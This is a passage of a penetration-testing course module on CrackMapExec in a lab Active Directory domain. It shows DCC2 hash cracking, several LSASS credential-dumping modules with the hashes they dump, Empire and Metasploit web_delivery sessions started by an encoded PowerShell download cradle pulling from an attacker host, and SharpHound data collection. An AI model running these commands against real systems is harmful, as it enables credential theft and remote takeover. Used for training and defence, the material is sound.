08_093944.secrets and /home/plaintext/.cme/logs/MS01_10.129.204.133_2022-
11-08_093944.cached
```

The hash format that starts with `$DCC2$` are the Domain Cached Credentials 2 (DCC2), MS Cache 2. Those hashes can be cracked using Hashcat, provided a weak password is set because this algorithm is much stronger than NTLM. Also, Domain Cached Credential hashes cannot be used for a Pas the Hash attack. To crack them, we need to remove the domain and username, grab the value after `$DCC2$`, and use Hashcat module 2100.

Cracking Hashes

```
cat /home/plaintext/.cme/logs/MS01_10.129.204.133_2022-11-
08_093944.cached| cut -d ":" -f 2
$DCC2$10240#julio#c2139497f24725b345aa1e23352481f3
$DCC2$10240#david#a8338587a1c6ee53624372572e39b93f
$DCC2$10240#john#fbdeac2c1d121818f75796cedd0caf0a
```

```
hashcat -m 2100 hashes.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.1.1) starting...

<SNIP>
```

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344386
* Bytes.....: 139921355
* Keyspace..: 14344386

$DCC2$10240#julio#c2139497f24725b345aa1e23352481f3:Password1

<SNIP>
```

Gettings Secrets from LSASS

The memory of the LSASS process contains Windows passwords as cleartext or other formats of hashes such as NTLM or AES256/AES128. Dumping the memory can be an effective way to find more and more accounts until we find one domain administrator.

CrackMapExec contains several modules to dump the content of the LSASS process memory. Let's see some of them:

1. Lsassy Python tool to remotely extract credentials on a set of hosts. This blog post explains how it works. This tool uses the Impacket project to remotely read necessary bytes in an LSASS dump and pypykatz to extract credentials.

Lsassy Module

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M lsassy

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LSASSY      10.129.204.133  445    MS01             INLANEFREIGHT\julio
64f12cddaa88057e06a81b54e73b949b
LSASSY      10.129.204.133  445    MS01             INLANEFREIGHT\david
c39f2beb3d2ec06a62cb887fb391dee0
LSASSY      10.129.204.133  445    MS01             INLANEFREIGHT\john
c4b0e1b10c7ce2c4723b4e2407ef81a2
```

1. Procdump use Microsoft Procdump from Sysinternals to create an LSASS process dump and pypykatz to extract credentials.

Procdump Module

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
procdump

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
PROCDUMP    10.129.204.133  445    MS01             [*] Copy
/tmp/procdump.exe to C:\Windows\Temp\
PROCDUMP    10.129.204.133  445    MS01             [+] Created file
procdump.exe on the \\C$\Windows\Temp\
PROCDUMP    10.129.204.133  445    MS01             [*] Getting lsass PID
tasklist /v /fo csv | findstr /i "lsass"
PROCDUMP    10.129.204.133  445    MS01             [*] Executing command
C:\Windows\Temp\procdump.exe -accepteula -ma 632
C:\Windows\Temp\%COMPUTERNAME%-%PROCESSOR_ARCHITECTURE%-%USERDOMAIN%.dmp
PROCDUMP    10.129.204.133  445    MS01             [+] Process lsass.exe
was successfully dumped
PROCDUMP    10.129.204.133  445    MS01             [*] Copy MS01-AMD64-
INLANEFREIGHT.dmp to host
PROCDUMP    10.129.204.133  445    MS01             [+] Dumpfile of
lsass.exe was transferred to /tmp/MS01-AMD64-INLANEFREIGHT.dmp
PROCDUMP    10.129.204.133  445    MS01             [+] Deleted procdump
file on the C$ share
PROCDUMP    10.129.204.133  445    MS01             [+] Deleted lsass.dmp
file on the C$ share
PROCDUMP    10.129.204.133  445    MS01
INLANEFREIGHT\david:c39f2beb3d2ec06a62cb887fb391dee0
PROCDUMP    10.129.204.133  445    MS01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
PROCDUMP    10.129.204.133  445    MS01
INLANEFREIGHT\john:c4b0e1b10c7ce2c4723b4e2407ef81a2
```

1. HandleKatz this tool demonstrates the usage of cloned handles to LSASS to create an obfuscated memory dump of the same.

Handlekatz Module

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
handlekatz

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
```

```
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
HANDLEKA... 10.129.204.133  445    MS01             [*] Copy
/tmp/handlekatz.exe to C:\Windows\Temp\
HANDLEKA... 10.129.204.133  445    MS01             [+] Created file
handlekatz.exe on the \\C$\Windows\Temp\
HANDLEKA... 10.129.204.133  445    MS01             [*] Getting lsass PID
tasklist /v /fo csv | findstr /i "lsass"
HANDLEKA... 10.129.204.133  445    MS01             [*] Executing command
C:\Windows\Temp\handlekatz.exe --pid:632 --
outfile:C:\Windows\Temp\%COMPUTERNAME%-%PROCESSOR_ARCHITECTURE%-
%USERDOMAIN%.log
HANDLEKA... 10.129.204.133  445    MS01             [+] Process lsass.exe
was successfully dumped
HANDLEKA... 10.129.204.133  445    MS01             [*] Copy MS01-AMD64-
INLANEFREIGHT.log to host
HANDLEKA... 10.129.204.133  445    MS01             [+] Dumpfile of
lsass.exe was transferred to /tmp/MS01-AMD64-INLANEFREIGHT.log
HANDLEKA... 10.129.204.133  445    MS01             [+] Deleted handlekatz
file on the C$ share
HANDLEKA... 10.129.204.133  445    MS01             [+] Deleted lsass.dmp
file on the C$ share
HANDLEKA... 10.129.204.133  445    MS01             [*] Deobfuscating,
this might take a while
HANDLEKA... 10.129.204.133  445    MS01
INLANEFREIGHT\david:c39f2beb3d2ec06a62cb887fb391dee0
HANDLEKA... 10.129.204.133  445    MS01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
HANDLEKA... 10.129.204.133  445    MS01
INLANEFREIGHT\john:c4b0e1b10c7ce2c4723b4e2407ef81a2
```

1. Nanodump is a flexible tool that creates a minidump of the LSASS process. As opening a handle to LSASS can be detected, Nanodump can search for existing handles to LSASS. If one is found, it will copy it and use it to create the minidump. Note that it is not guaranteed to find such a handle.

Nanodump Module

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
nanodump

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
NANODUMP    10.129.204.133  445    MS01             [*] 64-bit Windows
```

```
detected.
NANODUMP    10.129.204.133  445    MS01             [+] Created file
nano.exe on the \\C$\Windows\Temp\
NANODUMP    10.129.204.133  445    MS01             [*] Getting lsass PID
tasklist /v /fo csv | findstr /i "lsass"
NANODUMP    10.129.204.133  445    MS01             [*] Executing command
C:\Windows\Temp\nano.exe --pid 632 --write
C:\Windows\Temp\20221108_1148.log
NANODUMP    10.129.204.133  445    MS01             [+] Process lsass.exe
was successfully dumped
NANODUMP    10.129.204.133  445    MS01             [*] Copying
20221108_1148.log to host
NANODUMP    10.129.204.133  445    MS01             [+] Dumpfile of
lsass.exe was transferred to /tmp/cme/MS01_64_inlanefreight.htb.log
NANODUMP    10.129.204.133  445    MS01             [+] Deleted nano file
on the C$ share
NANODUMP    10.129.204.133  445    MS01             [+] Deleted lsass.dmp
file on the C$ share
NANODUMP    10.129.204.133  445    MS01
INLANEFREIGHT\david:c39f2beb3d2ec06a62cb887fb391dee0
NANODUMP    10.129.204.133  445    MS01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
NANODUMP    10.129.204.133  445    MS01
INLANEFREIGHT\john:c4b0e1b10c7ce2c4723b4e2407ef81a2
```

Next Steps

This section demonstrates different methods to extract credentials from a computer or domain. The following section will explore using CrackMapExec alongside a C2 framework.

Getting Sessions in a C2 Framework

One thing that can be interesting with CrackMapExec is when we compromise multiple targets, we may want to do more recon or operate using a C2 Framework like Empire or Metasploit. We can use CrackMapExec to execute a payload in each target machine and get an agent into our C2.

This section will discuss two modules that integrate CME with PowerShell Empire and Metasploit framework. We will also explore an alternative if we use a different C2 framework.

Empire

We will start by installing the Empire framework using the guide provided on their website.

Install and Launch Empire Server

```
git clone --recursive https://github.com/BC-SECURITY/Empire.git -q
cd Empire
sudo su
[!bash!]# curl -sSL https://install.python-poetry.org | python3 -
[!bash!]# poetry install

<SNIP>
```

Next, we need to run Empire with the username and password we choose. We will use the username `empireadmin` and the password `HackTheBoxCME!`.

Running Empire with a Custom Username and Password

```
[!bash!]# poetry run python empire.py server --username empireadmin --
password HackTheBoxCME!

[*] Loading default config
[*] Loading bypasses from: /home/plaintext/Empire/empire/server/bypasses/
[*] Loading stagers from: /home/plaintext/Empire/empire/server/stagers/
[*] Loading modules from: /home/plaintext/Empire/empire/server/modules/
[*] Loading listeners from:
/home/plaintext/Empire/empire/server/listeners/

<SNIP>
```

Next, we need to edit the CrackMapExec configuration file and the Empire client configuration file to match the username and password we choose.

CrackMapExec configuration file is located by default at `~/.cme/cme.conf`. We need to change the `[Empire]` option to match the username `empireadmin` and password `HackTheBoxCME!`. By default, Empire local server runs at port 1337. It can be modified in the CrackMapExec configuration file.

CrackMapExec Configuration File

```
cat ~/.cme/cme.conf

[CME]
```

```
workspace = default
last_used_db = smb
pwn3d_label = Pwn3d!
audit_mode =

[BloodHound]
bh_enabled = False
bh_uri = 127.0.0.1
bh_port = 7687
bh_user = neo4j
bh_pass = neo4j

[Empire]
api_host = 127.0.0.1
api_port = 1337
username = empireadmin
password = HackTheBoxCME!

<SNIP>
```

We need to do the same for the Empire configuration file. The file is located at `empire/client/config.yaml`:

Reviewing

```
[!bash!]# pwd; echo "";cat empire/client/config.yaml

/home/plaintext/Empire

suppress-self-cert-warning: true
auto-copy-stagers: true
servers:
  localhost:
    host: https://localhost
    port: 1337
    socketport: 5000
    username: empireadmin
    password: HackTheBoxCME!
    autoconnect: true
  other-server:
    host: https://localhost
    port: 1337
    socketport: 5000
    username: empireadmin
    password: HackTheBoxCME!
  another-one:
    host: https://localhost
```

```
    port: 1337
    socketport: 5000
    username: empireadmin
    password: HackTheBoxCME!

<SNIP>
```

Once the configuration files are changed, we must connect to the Empire server with the Empire client.

Empire Client Connection

```
[!bash!]# poetry run python empire.py client --config
empire/client/config.yaml

Loading config from empire/client/config.yaml

<SNIP>

==================================================================================
 [Empire] Post-Exploitation Framework
==================================================================================
 [Version] 4.8.1 BC Security Fork | [Web] https://github.com/BC-
SECURITY/Empire
==================================================================================
 [Starkiller] Multi-User GUI | [Web] https://github.com/BC-
SECURITY/Starkiller
==================================================================================
 [Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/
==================================================================================


   _______   ___  ___   ______    __   ______        _______
  |   ____| |   \/   | |   _  \  |  | |   _  \      |   ____|
  |  |__    |  \  /  | |  |_)  | |  | |  |_)  |     |  |__
  |   __|   |  |\/|  | |   ___/  |  | |      /      |   __|
  |  |____  |  |  |  | |  |      |  | |  |\  \----. |  |____
  |_______| |__|  |__| | _|      |__| | _| `._____| |_______|

       409 modules currently loaded

       0 listeners currently active
```

```
        0 agents currently active

[*] Connected to localhost
(Empire) >
```

Now we need to set up the listener, and we will set the host to our IP address and the Port to TCP 8001, where the agent will connect.

Empire Setting up IP and Port

```
(Empire) > uselistener http

 Author       @harmj0y
 Description  Starts a http[s] listener (PowerShell or Python) that uses a
GET/POST
              approach.
 Name         HTTP[S]

<SNIP>

(Empire: uselistener/http) > set Host http://10.10.14.33
[*] Set Host to http://10.10.14.33
(Empire: uselistener/http) > set Port 8001
[*] Set Port to 8001
(Empire: uselistener/http) > execute
[+] Listener http successfully started
```

Now we have our listener running, and we can use CrackMapExec to get an agent into Empire with the module `empire_exec`. We need to add the option `LISTENER=http`, which is the listener we set.

Using CrackMapExec Module empire_exec

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
empire_exec -o LISTENER=http

EMPIRE_E...                                          [+] Successfully
generated launcher for listener 'http'
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
EMPIRE_E... 10.129.204.133  445    MS01             [+] Executed Empire
```

```
Launcher
```

Once we execute this, we should see a new agent in PowerShell Empire.

```
[*] Sending POWERSHELL stager (stage 1) to 10.129.204.133
[*] New agent B6AX53NF checked in
[+] Initial agent B6AX53NF from 10.129.204.133 now active (Slack)
[*] Sending agent (stage 2) to B6AX53NF at 10.129.204.133
Server >
EMPIRE TEAM SERVER | 1 Agent(s) | 1 Listener(s) | 5 Plugin(s)

(Empire: uselistener/http) > set Host http://10.10.14.33
[*] Set Host to http://10.10.14.33
(Empire: uselistener/http) > set Port 8001
[*] Set Port to 8001
(Empire: uselistener/http) > execute
[+] Listener http successfully started
[+] New agent B6AX53NF checked in
[*] Sending agent (stage 2) to B6AX53NF at 10.129.204.133
(Empire: uselistener/http) >
```

Metasploit

We can do the same on Metasploit Framework using the CrackMapExec module `web_delivery`. We need to configure the `web_delivery` module in the Metasploit Framework and use the provided URL as a parameter to our CrackMapExec module. Let's start `msfconsole` and configure the `web_delivery` handler.

Metasploit Configure web_delivery Handler

```
msfconsole

<SNIP>

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set SRVHOST 10.10.14.33
SRVHOST => 10.10.14.33
msf6 exploit(multi/script/web_delivery) > set SRVPORT 8443
SRVPORT => 8443
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) > set payload
windows/x64/meterpreter/reverse_tcp
```

```
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set LHOST 10.10.14.33
LHOST => 10.10.14.33
msf6 exploit(multi/script/web_delivery) > set LPORT 8002
LPORT => 8002
msf6 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.33:8002
[*] Using URL: http://10.10.14.33:8443/2S1jAHS
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUw
BlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0
AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJAB5AE8ATwBqAD
0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwBpAGYA
KABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARA
BlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApAC4AYQBkAGQAcgBlAHMAcwAgAC0AbgBlACAAJABu
AHUAbABsACkAewAkAHkATwBPAGoALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAH
EAdQBlAHMAdABdADoAOgBHAGUAdABTAHkAcwB0AGUAbQBXAGUAYgBQAHIAbwB4AHkAKAApADsA
JAB5AE8ATwBqAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdA
AuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwBy
AGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAH
QAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIA
aQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMwAzADoAOAA0ADQAMw
AvAE0AdgBYADYAQgBLAHUAagAvAHUAeQBjAEsAWQBaADAAeQB1AEkANQB1ADIATAAnACkAKQA7
AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAG
UAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8A
MQAwAC4AMQAwAC4AMQA0AC4AMwAzADoAOAA0ADQAMwAvAE0AdgBYADYAQgBLAHUAagAnACkAKQ
A7AA==
```

Once the web delivery handler is configured in Metasploit, we can use the `web_delivery` module. It supports two options, `URL` and `PAYLOAD`. We need to set the `URL` option with the URL provided by Metasploit, and the `PAYLOAD` option corresponds to the payload architecture we selected. If we use x64, we can omit this option because x64 is the default value or use `PAYLOAD=64`. If we use a 32 bit payload, we need to set the option `PAYLOAD=32`. Let's see it in action:

CrackMapExec web_delivery Module

```
crackmapexec smb -M web_delivery --options

[*] web_delivery module options:

        URL  URL for the download cradle
```

```
        PAYLOAD  Payload architecture (choices: 64 or 32) Default: 64
```

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M
web_delivery -o URL=http://10.10.14.33:8443/2S1jAHS

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WEB_DELI... 10.129.204.133  445    MS01             [+] Executed web-
delivery launcher
```

In Metasploit, we should see a new session:

```
(crackmapexec-py3.9) ┌─[plaintext@cyberspace]─[~/htb/academy-testing/crackmapexec/CrackMapExec]
└──╼ $crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M web_delivery -o URL=http://10.10.14.33:8443/2S1jAHS PAYLOAD=64
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WEB_DELI... 10.129.204.133  445    MS01             [+] Executed web-delivery launcher
(crackmapexec-py3.9) ┌─[plaintext@cyberspace]─[~/htb/academy-testing/crackmapexec/CrackMapExec]
└──╼ $crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -M web_delivery -o URL=http://10.10.14.33:8443/2S1jAHS
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WEB_DELI... 10.129.204.133  445    MS01             [+] Executed web-delivery launcher
(crackmapexec-py3.9) ┌─[plaintext@cyberspace]─[~/htb/academy-testing/crackmapexec/CrackMapExec]
└──╼ $

msf6 exploit(multi/script/web_delivery) >
[*] 10.129.204.133   web_delivery - Delivering Payload (3740 bytes)
[*] Sending stage (200262 bytes) to 10.129.204.133
[*] Meterpreter session 7 opened (10.10.14.33:8002 -> 10.129.204.133:53782 ) at 2022-11-09 07:06:10 -0400
[*] 10.129.204.133   web_delivery - Delivering Payload (3668 bytes)
[*] Sending stage (200262 bytes) to 10.129.204.133
[*] Meterpreter session 8 opened (10.10.14.33:8002 -> 10.129.204.133:53784 ) at 2022-11-09 07:06:27 -0400
```

Other C2 Frameworks

In case we want to use another C2 Framework, we can accomplish the same result using the options available for Command Execution, as we mention in the section Command Execution (SMB, WinRM, SSH). For example, we can create a PowerShell payload, save the payload to a webserver and use the option `-X` to execute a PowerShell command to download and run the payload. We will also need to select the option `--no-output` to send the execution to the background.

Let's use Metasploit as an example, and instead of using the module, let's try to copy the PowerShell script provided in the `web_delivery` payload:

```
└──╼ $crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -X "powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0A
yAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABoADEAdwA9AG4AZQB3AC0AbwBiAG
ABpAGUAbgB0ADsAaQBmACgAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAUAByAG8AeAB5AF0AOgA6AEcAZQB0AEQAZQBmAGEAdQBsAHQAUAByAG8AeAB5ACgAKQAuAGEAZABkAHIAZQBzAHMAIAAt
AdwAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgB5AGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQBzAHQAZQBtAFcAZQBiAFAAcgBvAHgAeQAoACkAOwAkAGgAMQB3AC4AUAByAG8AeAB5AC4AQw
GUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQA
0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMwAzADoAOAA0ADQAMwAvADIAUwAxAGoAQQBIAFMALwBKAG0AaABQAFIAagA0AE
0B3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA0AC4AMwAz
AJwApACkAOwA=" --no-output
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
(crackmapexec-py3.9) ┌─[plaintext@cyberspace]─[~/htb/academy-testing/crackmapexec/CrackMapExec]
└──╼ $

msf6 exploit(multi/script/web_delivery) >
[*] 10.129.204.133   web_delivery - Delivering AMSI Bypass (1406 bytes)
[*] 10.129.204.133   web_delivery - Delivering Payload (3670 bytes)
[*] Sending stage (200262 bytes) to 10.129.204.133
[*] Meterpreter session 15 opened (10.10.14.33:8002 -> 10.129.204.133:53813 ) at 2022-11-09 07:51:06 -0400
msf6 exploit(multi/script/web_delivery) >
```

Next Steps

This section explores how we can use CrackMapExec with other hacking tools, such as C2 Frameworks. The following section will explore how to integrate CrackMapExec with BloodHound.

Bloodhound Integration

BloodHound is an open-source tool used by attackers and defenders alike to analyze domain security. The tool takes in a large amount of data gathered from the domain. It uses graph theory to visually represent the relationship and identify domain attack paths that would have been difficult or impossible to detect with traditional enumeration.

In this section, we assume you are familiar with Bloodhound. If that's not the case, you can learn more about Bloodhound in the Active Directory Bloodhound module, or you can check Bloodhound official documentation.

Bloodhound Mark as Owned

In BloodHound, we can manually mark a node (user, group, computer, etc.) as `owned` by right-clicking it and clicking `Mark X as Owned` meaning that we compromise it. This is helpful to keep track of the users and computers we compromised when working with a large organization and if we want to perform a BloodHound cypher query such as `Shortest Path from Owned Principals` or `Shortest Paths to Domain Admins from Owned Principals`.

We can configure CrackMapExec to mark any user or computer we compromise as owned in the BloodHound database. To do this, we need to modify the CrackMapExec configuration file located in `~/.cme/cme.conf` with the following options:

- Set the Bloodhound configuration option `bh_enabled` to True.
- Set the `bh_uri` to our Bloodhound database IP address.
- Set the `bh_port` to the database port.
- Set the credentials to match the bloodhound database are username `neo4j` and the password `HackTheBoxCME!` (Make sure to use the one that corresponds to your database).

The configuration should look as follow:

Configuring BloodHound Database

```
cat ~/.cme/cme.conf

[CME]
workspace = default
last_used_db = smb
pwn3d_label = Pwn3d!
audit_mode =

[BloodHound]
bh_enabled = True
bh_uri = 127.0.0.1
bh_port = 7687
bh_user = neo4j
bh_pass = HackTheBoxCME!

<SNIP>
```

Note: Make sure to use the corresponding username and password to the BloodHound database you are connecting to.

Collecting Bloodhound Data

To collect BloodHound data, we will use CrackMapExec to execute SharpHound and then transfer the file to our attack host.

Collecting BloodHound data

```
wget
https://github.com/BloodHoundAD/BloodHound/raw/master/Collectors/SharpHoun
d.exe -q
crackmapexec smb 10.129.203.121 -u julio -p Password1 --put-file
SharpHound.exe SharpHound.exe
```

```
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [*] Copy
SharpHound.exe to SharpHound.exe
SMB         10.129.203.121  445    DC01             [+] Created file
SharpHound.exe on \\C$\SharpHound.exe
```

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -x
"C:\SharpHound.exe -c All && dir c:\*_BloodHound.zip"

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [+] Executed command
SMB         10.129.203.121  445    DC01             Volume in drive C has
no label.
SMB         10.129.203.121  445    DC01             Volume Serial Number
is B8B3-0D72
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             Directory of c:\
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             11/09/2022  09:54 AM
14,287 20221109095424_BloodHound.zip
SMB         10.129.203.121  445    DC01             1 File(s)
14,287 bytes
SMB         10.129.203.121  445    DC01             0 Dir(s)
8,828,305,408 bytes free
```

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 --get-file
20221109095424_BloodHound.zip bloodhound.zip

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             [*] Copy
20221109095424_BloodHound.zip to bloodhound.zip
SMB         10.129.203.121  445    DC01             [+] File
```

```
20221109095424_BloodHound.zip was transferred to bloodhound.zip
```

Now we need to open BloodHound and import the data.

Setting Users as Owned in BloodHound

Once the data is imported, if we try to connect with the user `robert`, it will set the user as owned in the BloodHound database.

User Added as Owned in BloodHound

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01!

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             Node [email protected]
successfully set as owned in BloodHound
```

The same will happen if we compromise a machine with multiple users. It will set all new users found as owned.

Adding Users as Owned with the Procdump Module

```
crackmapexec smb 10.129.203.121 -u julio -p Password1 -M procdump

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         10.129.203.121  445    DC01             Node [email protected]
successfully set as owned in BloodHound
PROCDUMP    10.129.203.121  445    DC01             [*] Copy
/tmp/shared/procdump.exe to C:\Windows\Temp\
PROCDUMP    10.129.203.121  445    DC01             [+] Created file
procdump.exe on the \\C$\Windows\Temp\
PROCDUMP    10.129.203.121  445    DC01             [*] Getting lsass PID
tasklist /v /fo csv | findstr /i "lsass"
PROCDUMP    10.129.203.121  445    DC01             [*] Executing command
C:\Windows\Temp\procdump.exe -accepteula -ma 640
```

```
C:\Windows\Temp\%COMPUTERNAME%-%PROCESSOR_ARCHITECTURE%-%USERDOMAIN%.dmp
PROCDUMP    10.129.203.121  445    DC01             [+] Process lsass.exe
was successfully dumped
PROCDUMP    10.129.203.121  445    DC01             [*] Copy DC01-AMD64-
INLANEFREIGHT.dmp to host
PROCDUMP    10.129.203.121  445    DC01             [+] Dumpfile of
lsass.exe was transferred to /tmp/shared/DC01-AMD64-INLANEFREIGHT.dmp
PROCDUMP    10.129.203.121  445    DC01             [+] Deleted procdump
file on the C$ share
PROCDUMP    10.129.203.121  445    DC01             [+] Deleted lsass.dmp
file on the C$ share
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\svc_mssql:842bfb5892fc6cbe2af323e3199f0f18
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
PROCDUMP    10.129.203.121  445    DC01
INLANEFREIGHT\julio:64f12cddaa88057e06a81b54e73b949b
PROCDUMP    10.129.203.121  445    DC01
127.0.0.1\julio:Password1
